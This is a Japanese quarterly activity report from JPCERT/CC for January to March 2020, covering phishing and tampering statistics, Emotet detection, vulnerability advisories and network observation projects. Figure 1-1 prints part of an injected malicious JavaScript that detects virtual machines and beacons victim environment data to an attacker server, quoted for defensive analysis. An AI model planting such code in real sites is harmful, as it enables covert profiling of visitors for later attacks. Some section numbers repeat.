JPCERT/CC 活動概要

2020 年 1 月 1 日 ～ 2020 年 3 月 31 日

一般社団法人 JPCERT コーディネーションセンター

2020 年 4 月 14 日

活動概要トピックス

ートピック1ー　「ビジネスメール詐欺の実態調査報告書」を公開

JPCERT/CC では、日本貿易会 ISAC、石油化学工業協会などの協力のもと、国内のビジネスメール詐欺（Business E-mail Compromise：BEC）の実態を調査し、その結果をまとめた「ビジネスメール詐欺の実態調査報告書」を 3 月 25 日に公開しました。 2015 年に米国連邦捜査局 (Federal Bureau of Investigation：FBI) が情報を公開して以降、広く知られるようになった BEC は、米国連邦捜査局 (FBI) の米国インターネット犯罪苦情センター (Internet Crime Complaint Center：IC3) によると 2016 年 6 月から 2019 年 7 月までの間の被害件数が 166,349 件、被害額が約 262 億米ドルに上りました。また、日本国内でも 2017 年末に BEC の被害が報じられ、2018 年には日本語を用いたメールを使用した BEC が確認されるなど、脅威が高まっています。
こうした状況を踏まえ、JPCERT/CC では、国内組織における BEC の実態を明らかにして周知することが BEC 被害の抑制に繋がると考え、アンケートによる事案の詳細収集や、ヒアリングによる BEC 対策への取組み状況を調査しました。

本報告書では、収集した個々のビジネスメール詐欺の事案を 5 つのタイプに従って分類して分析し、これまであまり知られていなかったビジネスメール詐欺の実態として、1) 第三者を巻き込んだ複雑な詐欺の構造、2) 他のセキュリティ・インシデントで盗んだ内部情報の悪用、3) 他の組織から盗んだ内部情報の悪用、を挙げて説明しています。

また、調査結果を踏まえて、BEC の被害を抑止するための取組み（対策）と発覚後の取組み（対応）をまとめています。本書を多くの組織において役立てていただき、BEC 被害の抑制に繋がることを願っています。

■ビジネスメール詐欺の実態調査報告書
https://www.jpcert.or.jp/research/BEC-survey.html

ートピック2ー　「マルウエア Emotet を検知するツール EmoCheck」を公開

2019 年 10 月後半から急速に感染を拡大したマルウエア Emotet に関する相談を 2020 年 1 月も引き続き多数受けました。Emotet は感染したホストでやり取りしたメールやアドレス帳を窃取して、これまでのメールのやり取りの続きを装って悪意あるメールを感染した組織の関係者に送ります。Emotet に感染した組織の多くは悪意あるメールが届いた関係者からの指摘によって自組織の感染を知ることになります。JPCERT/CC に寄せられた多くの相談が、外部からの指摘を受けて Emotet に感染している可能性を不安に思い、感染有無を特定する方法を知りたいというものでした。このような相談を寄せた組織の多くは中小企業であり、クライアントにアンチウイルス対策ソフトをインストールする等のセキュリティ対

策を講じていない組織も散見されました。

こうした状況を鑑み、JPCERT/CC では Emotet の感染を検知するツール EmoCheck を開発し 2 月 3 日に公開しました。このツールを使用することで、Emotet に感染していた場合には、そのマルウエア駆除に必要なマルウエア本体が存在する場所を特定することができます。EmoCheck の使用方法については、「JPCERT/CC Eyes: マルウエア Emotet への対応 FAQ」の「2-1.EmoCheck による Emotet 感染有無の確認」をご覧ください。

本ツール公開後、EmoCheck の検知を回避するように更新された Emotet が出回るようになりましたが、2 月 10 日にはそれも検知できるように EmoCheck を機能アップしています。今後も Emotet が検知回避のためのアップデートを行うことが予想されますが、JPCERT/CC では引き続きツールを機能アップして対処していく予定です。

■Github: JPCERT/CC / EmoCheck
https://github.com/JPCERTCC/EmoCheck/releases

■JPCERT/CC Eyes: マルウエア Emotet への対応 FAQ
https://blogs.jpcert.or.jp/ja/2019/12/emotetfaq.html

ートピック3ー　「Japan Security Analyst Conference 2020」を開催

2020 年 1 月 17 日、御茶ノ水ソラシティカンファレンスセンターで「Japan Security Analyst Conference 2020 (JSAC2020)」を開催しました。本カンファレンスは、サイバー攻撃によるインシデントの分析・対応を行っているセキュリティアナリストの技術力向上に資するために、刻々と変化する攻撃の手口や新たな分析手法について情報を共有することを目的としています。3 回目の開催となる今回は、301 名のセキュリティアナリストに参加いただきました。講演募集（CFP）に前回を上回る 22 件(前年度: 18 件)の応募をいただき、その中から選定されたマルウエア分析やデジタルフォレンジック手法、インシデント対応事例といったインシデント分析・対応に関する技術に関して、講演者独自の新しい技術的な知見や、分析ツールなど 8 件の講演が行われました。講演中は多くの質疑が寄せられるなど、技術者同士の活発な意見交換が行われました。

なお、JSAC2020 の講演資料は一部の講演を除いて公開しており、講演の様子を JPCERT/CC Eyes でも紹介しています。また、講演動画も YouTube にて公開しています。JPCERT/CC では、今後も引き続きインシデント分析・対応を行う技術者に有益な情報発信や活動を実施してまいります。

■Japan Security Analyst Conference 2020
https://jsac.jpcert.or.jp/

■Japan Security Analyst Conference 2020 開催レポート～前編～
https://blogs.jpcert.or.jp/ja/2020/02/japan-security-analyst-conference-2020-1.html

■Japan Security Analyst Conference 2020 開催レポート～後編～
https://blogs.jpcert.or.jp/ja/2020/02/japan-security-analyst-conference-2020-2.html

■JPCERT/CC YouTube 公式チャンネル
https://www.youtube.com/playlist?list=PLgEi6O-lWUIYt_UVpdZ-yNT-aNkC9ORbR

ートピック4ー　「制御システムセキュリティカンファレンス 2020」を開催

2020 年 2 月 14 日（金）に東京浅草橋で「制御システムセキュリティカンファレンス 2020」を開催しました。事前に参加登録した約 300 名の方々にご来場いただき、その内訳は、アセットオーナが 38.6%、制御システム機器ベンダが 12.2%、制御システムベンダが 7.1%、制御システムエンジニアリング会社が 9.1%、研究者が 8.3%でした。カンファレンスを始めた約 10 年前は、制御システムベンダが参加者の多くを占めていましたが、近年はアセットオーナの占める割合が増えてきました。制御システムの利用者においても、サイバーセキュリティリスクを認識し、自社の事業を安全に継続するための情報収集および対策を進めることの重要性が広く理解されてきているためと思われます。本カンファレンスでは、講演募集(CFP)に応募いただいた 1 件を含む、7 件の講演が行われました。講演では、産業分野におけるサイバーセキュリティ政策、最新の制御システムセキュリティに関する脅威情報や想定すべきシナリオ、制御システムセキュリティの標準化動向、制御システムのセキュリティマネジメント成熟度自己評価、制御システムを利用する企業のセキュリティ対策事例についてお話いただきました。

■制御システムセキュリティカンファレンス 2020
https://www.jpcert.or.jp/event/ics-conference2020.html

■制御システムセキュリティカンファレンス 2020 講演資料
https://www.jpcert.or.jp/present/#year2020

■制御システムセキュリティカンファレンス 2020 開催レポート～前編～
https://blogs.jpcert.or.jp/ja/2020/03/ics-conference2020-1.html

■制御システムセキュリティカンファレンス 2020 開催レポート～後編～
https://blogs.jpcert.or.jp/ja/2020/03/ics-conference2020-2.html

目次

本活動は、経済産業省より委託を受け、「平成３１年度サイバー攻撃等国際連携対応調整事業」として実施したものです。ただし、「7.フィッシング対策協議会の会員組織向け活動」に記載の活動についてはこの限りではありません。また、「4.国際連携活動関連」、「9.主な講演活動」、「10.主な執筆」、「11.協力、後援」には、受託事業以外の自主活動に関する記載が一部含まれています。

1. 早期警戒

1.1. インシデント対応支援

JPCERT/CC が本四半期に受け付けたコンピュータセキュリティインシデント（以下「インシデント」）に関する報告は、報告件数ベースで 6,510 件、インシデント件数ベースでは 5,509 件でした（注 1）。

（注 1）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。また、「インシデント件数」は、各報告に含まれるインシデントの件数の合計を示し、1 つのインシデントに関して複数の報告が寄せられた場合にも 1 件のインシデントとして扱います。

JPCERT/CC が国内外のインシデントに関連するサイトとの調整を行った件数は 4,107 件でした。前四半期の 3,525 件と比較して 17%増加しています。「調整」とは、フィッシングサイトが設置されているサイトや、改ざんにより JavaScript が埋め込まれているサイト、ウイルス等のマルウエアが設置されたサイト、「scan」のアクセス元等の管理者等に対し、状況の調査や問題解決のための対応を依頼する活動です。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

インシデント報告対応活動の詳細については、別紙「JPCERT/CC インシデント報告対応レポート」をご参照ください。

JPCERT/CC インシデント報告対応レポート
https://www.jpcert.or.jp/pr/2020/IR_Report20200414.pdf

1.1.1. インシデントの傾向

1.1.1.1. フィッシングサイト

本四半期に報告が寄せられたフィッシングサイトの件数は 3,839 件で、前四半期の 3,700 件から 4%増加しました。また、前年度同期（1,753 件）との比較では、119%の増加となりました。

本四半期のフィッシングサイトの報告件数を、装っていたブランドが国内か国外かで分けた内訳を添えて［表 1-1］に示します。

［表 1-1：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	1 月	2 月	3 月	本四半期合計（割合）
国内ブランド	256	250	388	894(23%)
国外ブランド	685	814	975	2,474(64%)
ブランド不明 (注 5)	180	124	167	471(12%)
全ブランド合計	1,121	1,188	1,530	3,839

（注 2）「ブランド不明」は、報告されたフィッシングサイトが停止していた等の理由により、JPCERT/CC がブランドを確認することができなかったサイトの件数を示します。

国外ブランドを騙るフィッシングサイトは前四半期に引き続き特定の E コマースサイトを装ったものが非常に多く全体の 6 割を占めています。その他の国外の E コマースサイトを装ったフィッシングサイトにはモバイル端末以外からアクセスするとコンテンツを表示しない（404 Not Found エラー）モバイル端末だけを狙ったフィッシングサイトが確認されました。

国内ブランドを騙るフィッシングサイトは前四半期に比べて金融機関を装ったフィッシングサイトは減少しましたが、1 月以降に特定の E コマースサイトのログイン画面を装ったものやオンラインゲームサイトを装ったものが増加傾向にありました。
国内の E コマースサイトを装ったフィッシングサイトで使われたドメインの内、約 3 割は正規サイトのドメイン後ろに 20～40 桁ほどの英数字を加えた info や info、net ドメインでした。また、オンラインゲームを装ったサイトで使われたドメインは正規ドメインの後ろにいくつかの文字列を加えた xyz や top ドメインが多く、それらが同じ IP アドレスで立ちあがっているケースがいくつか見受けられました。

フィッシングサイトの調整先の割合は、国内が 38%、国外が 62%であり、前四半期（国内が 36%、国外が 64%）と比べて国内への通知の割合が増加しました。

1.1.1.2. Web サイト改ざん

本四半期に報告が寄せられた Web サイト改ざんの件数は、192 件でした。前四半期の 292 件から 34%減少しています。

多くの Web サイト改ざんでは、アクセスしてきたホストをマルウエアに感染させることを目的としていますが、1 月に確認した Web サイト改ざんは、アクセスしてきたホストをマルウエアに感染させずに不正な JavaScript ファイルをブラウザに読み込むように改ざんされていました。この JavaScript ファイルはクライアントの以下の情報を URL パラメータとして攻撃者の準備したサーバに送信するものでした。

- 仮想環境で動作しているか否か
- インストールされているアンチウイルス種別
- Web ブラウザ情報
- Microsoft Office の情報
- User-Agent

［図 1-1］はクライアントの環境情報を外部サイトへ送信する JavaScript ファイルの一部です。

```
var strServer = "s.php";
function loadD(strData)
{
  var imgObj = new Image;
  imgObj.src = strServer + "?s=" + strData;
  false;
}

function getVMInfo(nVerbose)
{
  var canvas = document.createElement("canvas");
  var gl = canvas.getContext("experimental-webgl") || canvas.getContext("webgl");
  var nLoadRet = "";
  if (!gl)
  {
    return "Unknow";
  }
  var ext = gl.getExtension("WEBGL_debug_renderer_info");
  if (!ext)
  {
    return "Unknow";
  }
  var vendor = gl.getParameter(ext.UNMASKED_VENDOR_WEBGL);
  var renderer = gl.getParameter(ext.UNMASKED_RENDERER_WEBGL);
  var iValue = renderer.indexOf(subValueVM);
  var iValue2 = renderer.indexOf(subValueVM2);
  if (iValue != -1 || iValue2 != -1)
  {
    if (nVerbose == 1)
    {
      nLoadRet = "VMware Enabled (vendor:" + vendor + ", renderer : " + renderer + ")";
      loadD(nLoadRet);
    }
```

［図 1-1：クライアント情報を外部サイトへ送信する JavaScript ファイル］


1.1.1.3. その他

標的型攻撃に分類されるインシデントの件数は、2 件でした。前四半期の 6 件から 67%減少しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 不正なショートカットファイルからマルウエアを感染させる攻撃

前四半期に続き、本四半期も仮想通貨交換業者を狙ったと考えられる標的型攻撃の報告が寄せられました。確認された手口は、メールまたは LinkedIn のメッセージにより不正な zip ファイルをダウンロードさせようとするものです。 zip ファイルには、パスワードでロックされたデコイ文書（［図 1-2］

参照）と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルには VBScript をダウンロードして実行するコマンドが含まれており、ダウンロードされた VBScript が実行されるとさらに別のファイルのダウンロードおよび実行が行われてマルウエアに感染します。
この攻撃は本四半期の期間中発生しました。



［図 1-2：攻撃に用いられたデコイ文書例］

1.1.2. インシデントに関する情報提供のお願い

Web サイト改ざん等のインシデントを認知された場合は、JPCERT/CC にご報告ください。JPCERT/CC では、当該案件に関して攻撃に関与してしまう結果となった機器等の管理者への対応依頼等の必要な調整を行うとともに、同様の被害の拡大を抑えるため、攻撃方法の変化や対策を分析し、随時、注意喚起等の情報発信を行います。

インシデントによる被害拡大および再発の防止のため、今後とも JPCERT/CC への情報提供にご協力をお願いいたします。

1.2. 情報収集・分析

JPCERT/CC では、国内の企業ユーザが利用するソフトウエア製品の脆弱性情報、国内のインターネットユーザが影響を受ける可能性のあるコンピュータウイルス、Web サイト改ざん等のサイバー攻撃に関する情報を収集し、分析しています。これらのさまざまな脅威情報を多角的に分析し、併せて脆弱性やウイルス検体の検証等も必要に応じて行っています。さらに、分析結果に応じて、国内の企業、組織のシステム管理者を対象とした「注意喚起」（一般公開）や、国内の重要インフラ事業者等を対象とした「早期警戒情報」（限定配付）等を発信することにより、国内におけるサイバーインシデントの発生・拡大の抑止を目指しています。

1.2.1. 情報提供

JPCERT/CC の Web ページ（https://www.jpcert.or.jp/）や RSS、約 33,000 名の登録者を擁するメーリングリスト、早期警戒情報の提供用ポータルサイト CISTA（Collective Intelligence Station for Trusted Advocates）等を通じて情報提供を行いました。

1.2.1.1. 情報収集・分析関連のお知らせ

本四半期に発行した情報収集・分析関連のお知らせは次のとおりです。

発行件数：0 件

1.2.1.2. 注意喚起

深刻かつ影響範囲の広い脆弱性等が公表された場合には、「注意喚起」と呼ばれる情報を発行し、利用者に対して広く対策を呼びかけています。本四半期は次のような注意喚起を発行しました。

発行件数：26 件（うち更新情報が 11 件）　https://www.jpcert.or.jp/at/

2020-1-15　2020 年 1 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (公開)
2020-1-15　2020 年 1 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2020-1-16　2020 年 1 月 Oracle 製品のクリティカルパッチアップデートに関する注意喚起 (更新)
2020-1-17　複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (公開)
2020-1-19　複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)
2020-1-19　Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (公開)
2020-1-20　複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)
2020-1-24　Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (更新)
2020-1-24　複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)
2020-1-27　Firefox の脆弱性 (CVE-2019-17026) に関する注意喚起 (公開)
2020-1-27　複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起 (更新)
2020-2-12　Microsoft Internet Explorer の未修正の脆弱性 (CVE-2020-0674) に関する注意喚起 (更新)
2020-2-12　2020 年 2 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2020-2-12　Adobe Flash Player の脆弱性 (APSB20-06) に関する注意喚起 (公開)
2020-2-12　Adobe Acrobat および Reader の脆弱性 (APSB20-05) に関する注意喚起 (公開)
2020-2-25　Apache Tomcat の脆弱性 (CVE-2020-1938) に関する注意喚起 (公開)
2020-2-28　Apache Tomcat の脆弱性 (CVE-2020-1938) に関する注意喚起 (更新)
2020-3-11　2020 年 3 月マイクロソフトセキュリティ更新プログラムに関する注意喚起 (公開)
2020-3-13　Microsoft SMBv3 の脆弱性 (CVE-2020-0796) に関する注意喚起 (公開)

2020-3-16　Apex One およびウイルスバスター コーポレートエディションの脆弱性 (CVE-2020-8467、CVE-2020-8468) に関する注意喚起 (公開)
2020-3-16　ウイルスバスター ビジネスセキュリティの脆弱性 (CVE-2020-8468) に関する注意喚起 (公開)
2020-3-18　Adobe Acrobat および Reader の脆弱性 (APSB20-13) に関する注意喚起 (公開)
2020-3-18　Apex One およびウイルスバスター コーポレートエディションの脆弱性 (CVE-2020-8467、CVE-2020-8468) に関する注意喚起 (更新)
2020-3-18　ウイルスバスター ビジネスセキュリティの脆弱性 (CVE-2020-8468) に関する注意喚起 (更新)
2020-3-24　Adobe Type Manager ライブラリ の未修正の脆弱性に関する注意喚起 (公開)
2020-3-25　Adobe Type Manager ライブラリ の未修正の脆弱性に関する注意喚起 (更新)

1.2.1.3. Weekly Report

JPCERT/CC が収集したセキュリティ関連情報のうち重要と判断した情報の抜粋をレポートにまとめ、原則として毎週水曜日（週の第 3 営業日）に Weekly Report として発行しています。このレポートには、「ひとくちメモ」として、情報セキュリティに関する豆知識やお知らせ等も掲載しています。本四半期における発行は次のとおりです。

発行件数：12 件　https://www.jpcert.or.jp/wr/

Weekly Report で扱った情報セキュリティ関連情報の項目数は、合計 72 件、「今週のひとくちメモ」のコーナーで紹介した情報は、次の 12 件でした。

2020-01-08　警察庁が「DockerAPI を標的とした探索行為の増加等について」を公開
2020-01-16　Windows 7 および Windows Server 2008 / 2008 R2 のサポートが終了
2020-01-22　JIPDEC が社内教育用参考資料「紛失・盗難を防ごう」を公開
2020-01-29　サイバーセキュリティ月間について
2020-02-05　警察庁が「複数の IoT 機器等の脆弱性を標的としたアクセスの増加等について」を公開
2020-02-13　「マルウエア Emotet への対応 FAQ」を更新
2020-02-19　NICT が「NICTER 観測レポート 2019」を公開
2020-02-27　Japan Security Analyst Conference 2020 開催レポートを公開
2020-03-04　IPA が「「情報セキュリティ 10 大脅威 2020」各脅威の解説資料」を公開
2020-03-11　NISC が「サイバーセキュリティ関係法令 Q&A ハンドブック」を公開
2020-03-18　IPA が「情報セキュリティ 10 大脅威 2020」の解説書を公開
2020-03-25　JPCERT/CC Eyes「JPCERT/CC に報告されたフィッシングサイトの傾向」を公開

1.2.1.4. 早期警戒情報

JPCERT/CC は、生活や社会経済活動を支えるインフラ、サービスおよびプロダクト等を提供している組織の情報セキュリティ関連部署もしくは組織内 CSIRT に向けて、セキュリティ上の深刻な影響をもたらす可能性のある脅威情報やその分析結果、対策方法に関する情報を「早期警戒情報」として提供しています。

早期警戒情報の提供について
https://www.jpcert.or.jp/wwinfo/

1.2.1.5. CyberNewsFlash

JPCERT/CC は、脆弱性やマルウエア、サイバー攻撃などに関する最新情報を CyberNewsFlash としてタイムリーに発信しています。注意喚起とは異なり、発行時点で注意喚起の基準に満たない脆弱性の情報やセキュリティアップデート予告なども含まれます。本四半期に公表した CyberNewsFlash は次のとおりです。

発行件数：8 件　https://www.jpcert.or.jp/newsflash/

2020-01-15　Intel 製品に関する複数の脆弱性について
2020-01-15　複数の Adobe 製品のアップデートについて
2020-02-12　Intel 製品に関する複数の脆弱性について
2020-02-12　複数の Adobe 製品のアップデートについて
2020-03-11　Intel 製品に関する複数の脆弱性について
2020-03-13　Adobe Acrobat および Adobe Acrobat Reader のセキュリティアップデート予告について
2020-03-13　SMBv3 における脆弱性について (追加情報)
2020-03-19　複数の Adobe 製品のアップデートについて

1.2.2. 情報収集・分析・提供（早期警戒活動）事例

本四半期における情報収集・分析・提供（早期警戒活動）の事例を紹介します。

(1) 複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する情報発信
Citrix Application Delivery Controller および Citrix Gateway の脆弱性 (CVE-2019-19781) の悪用を狙ったとみられるスキャンを確認したとの情報が Bad Packets 社より 2020 年 1 月 12 日に公開されました。JPCERT/CC のセンサでは本脆弱性の悪用を目的としたと思われる通信が観測されました。また、本脆弱性を悪用した攻撃が日本国内で実際に確認されました。

脆弱性 (CVE-2019-19781) を悪用された場合、攻撃者に遠隔から任意のコードを実行される恐れがあり、実証コードなど本脆弱性に関する詳細な情報が公表されていることを JPCERT/CC でも確認しました。そのため、2020 年 1 月 27 日に注意喚起を発行し、早急に対策を実施することを広く呼びかけました。

複数の Citrix 製品の脆弱性 (CVE-2019-19781) に関する注意喚起
https://www.jpcert.or.jp/at/2020/at200003.html

(2) Apache Tomcat の脆弱性 (CVE-2020-1938) に関する情報発信
Apache Software Foundation から、Apache Tomcat の脆弱性 (CVE-2020-1938) に関する情報が 2020 年 2 月 24 日に公開されました。本脆弱性が悪用された場合、遠隔の攻撃者に Apache JServ Protocol (AJP) を介して、サーバにある情報を窃取されるなどの恐れがあります。また、Web アプリケーションがファイルのアップロードおよび保存を許可している場合、遠隔より任意のコードをサーバ上で実行される恐れもあります。
本脆弱性に対する実証コードなど詳細な情報が公開されていることから、JPCERT/CC では 2020 年 2 月 24 日に早期警戒情報を 2020 年 2 月 25 日に注意喚起を発行して早期のアップデートを呼びかけました。

Apache Tomcat の脆弱性 (CVE-2020-1938) に関する注意喚起
https://www.jpcert.or.jp/at/2020/at200009.html

1.3. インターネット上のノードの状態と活動を示す観測データの収集及び分析

JPCERT/CC では、インターネットのセキュリティ状況を俯瞰的に理解し、プロアクティブに異常を検知するために、継続的に定量的観測データを収集して分析するとともに、より効果的な分析に資する相対的評価指標の算出法を開発しています。得られた分析結果は、例えば各国の CSIRT や ISP、セキュリティベンダが指標値を用いて自らの相対的なセキュリティ水準を知り、優れたところからセキュリティ向上施策のグッド・プラクティスを学ぶなど、サイバー空間全体の健全性を向上させる施策の基礎として活用できます。

具体的には、ネットワークセキュリティの健全性を次の 2 つの側面から観測し分析しています。インターネット・ノード(以下「ノード」といいます)のうち攻撃の踏み台として利用されやすいものの多寡と、攻撃活動の多寡です。JPCERT/CC では、前者を「インターネットリスク可視化サービス Mejiro」により、後者を「インターネット定点観測システム TSUBAME」により継続的に観測して、時間的な変化や異常事象を特定する観測分析活動を通じて、インターネットのセキュリティ状況を定量的に把握し、対策をすべきセキュリティ課題を明らかにすることに努めています。

Mejiro では、インターネット上のノードを検索するサービス等からデータの提供を受け、それから脆弱なノード数を国や地域ごとに数え上げ、それを統計的に処理して指標値に変換し、指標値を国や地域のセキュリティ状況を表現したものとして公開しています。

TSUBAME では、インターネット上に設置したセンサに送られてくるパケットを収集して、インターネット上のスキャン活動の動向を監視し、必要に応じて受信パケットを、公表された脆弱性情報などの関連情報と対比するなどして、探索活動の詳細を分析しています。

1.3.1. インターネット上の脆弱なノード数の分布の分析


1.3.1.1. インターネットリスク可視化サービス — Mejiro —

インターネットリスク可視化サービス Mejiro では、次のポートがインターネットに対して開いているノードを DoS リフレクション攻撃 (DRDoS)に悪用される恐れのあるインターネット上のリスク要因と見なし、その国や地域ごとの分布状況を分析しています。

（分析対象ポート）
・19/udp（CHARGEN）
・53/udp（DNS）
・123/udp（NTP）
・161/udp（SNMP）
・445/tcp（MSDS）
・1900/udp（SSDP）
・5060/udp（SIP）

それらのノードの IP アドレスを基にノードが設置された国・地域を判別して、リスク要因の分布状況を調べます。さらに、国・地域ごとのリスク要因となるノード数から、Mejiro 指標と呼ばれる指標値を算出します。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待し、一般に公表しています。各国・地域の Mejiro 指標の値を比較することで、それぞれの国・地域の相対的な特徴を明らかにして、対策の必要性や方向性を判断する参考にできると期待しています。

1.3.1.2. オープン SNMP のノード数上昇について



2019 年 10 月末ごろから日本国内のノードにおいて SNMP(161/UDP)がインターネットに対して開いているデバイスが急激に上昇していることが確認できました。ノード数は 35,000 から 70,000 以上に倍増していることが解ります。SNMP を開いたノードはリフレクション攻撃(アンプ攻撃)に使用される恐れがあり、アクセス管理などの対策を施すことが望まれます。Mejiro の集計結果に基づいて、関係する組織に情報を提供し、適切な対応を促すよう進めています。

実証実験:インターネットリスク可視化サービス―Mejiro―
https://www.jpcert.or.jp/mejiro/

Demonstration Test: Internet Risk Visualization Service -Mejiro-
https://www.jpcert.or.jp/english/mejiro/

1.2.1.1. CyberGreen プロジェクト

CyberGreen プロジェクトは、定量的で比較可能な指標を用いて、各国・地域のネットワークのセキュリティ状況を俯瞰的に評価し、各国の CSIRT や ISP、セキュリティベンダが、関連する指標値を向上させる施策についてグッド・プラクティスを交換することで、より効率的に健全なサイバー空間を実現することを目的としています。JPCERT/CC はこの CyberGreen プロジェクトの理念に賛同して、Mejiro 指標の開発・公開等の活動を続けてきました。

CyberGreen Institute は CyberGreen プロジェクトの理念を実現するために設立された国際 NPO で、スキャンデータの提供を行っています。JPCERT/CC は CyberGreen Institute がスキャンしたデータを Mejiro で利用しています。

CyberGreen Institute
https://www.cybergreen.net/

1.3. インターネット上の探索活動や攻撃活動に関する観測と分析

1.3.1. インターネット定点観測システム TSUBAME を用いた観測

JPCERT/CC では、不特定多数に向けて発信されるパケットを収集する観測用センサを開発し、海外の National CSIRT 等の協力のもと、これを各地域に複数分散配置した、インターネット定点観測システム「TSUBAME」（以下「TSUBAME」といいます。）を構築し運用しています。TSUBAME から得られる情報は、既に公開されている脆弱性情報やマルウエア、攻撃ツールの情報などと対比して分析することで、攻撃活動や攻撃の準備活動等の把握に結びつくことがあります。
観測用センサの設置に協力した National CSIRT 等とは、「TSUBAME プロジェクト」の枠組みで、収集した観測データを共有し、共同で分析し、グローバルな視野から攻撃活動等の迅速な把握に努めています。

TSUBAME プロジェクトの詳細については、次の Web ページをご参照ください。

TSUBAME（インターネット定点観測システム）
https://www.jpcert.or.jp/tsubame/index.html

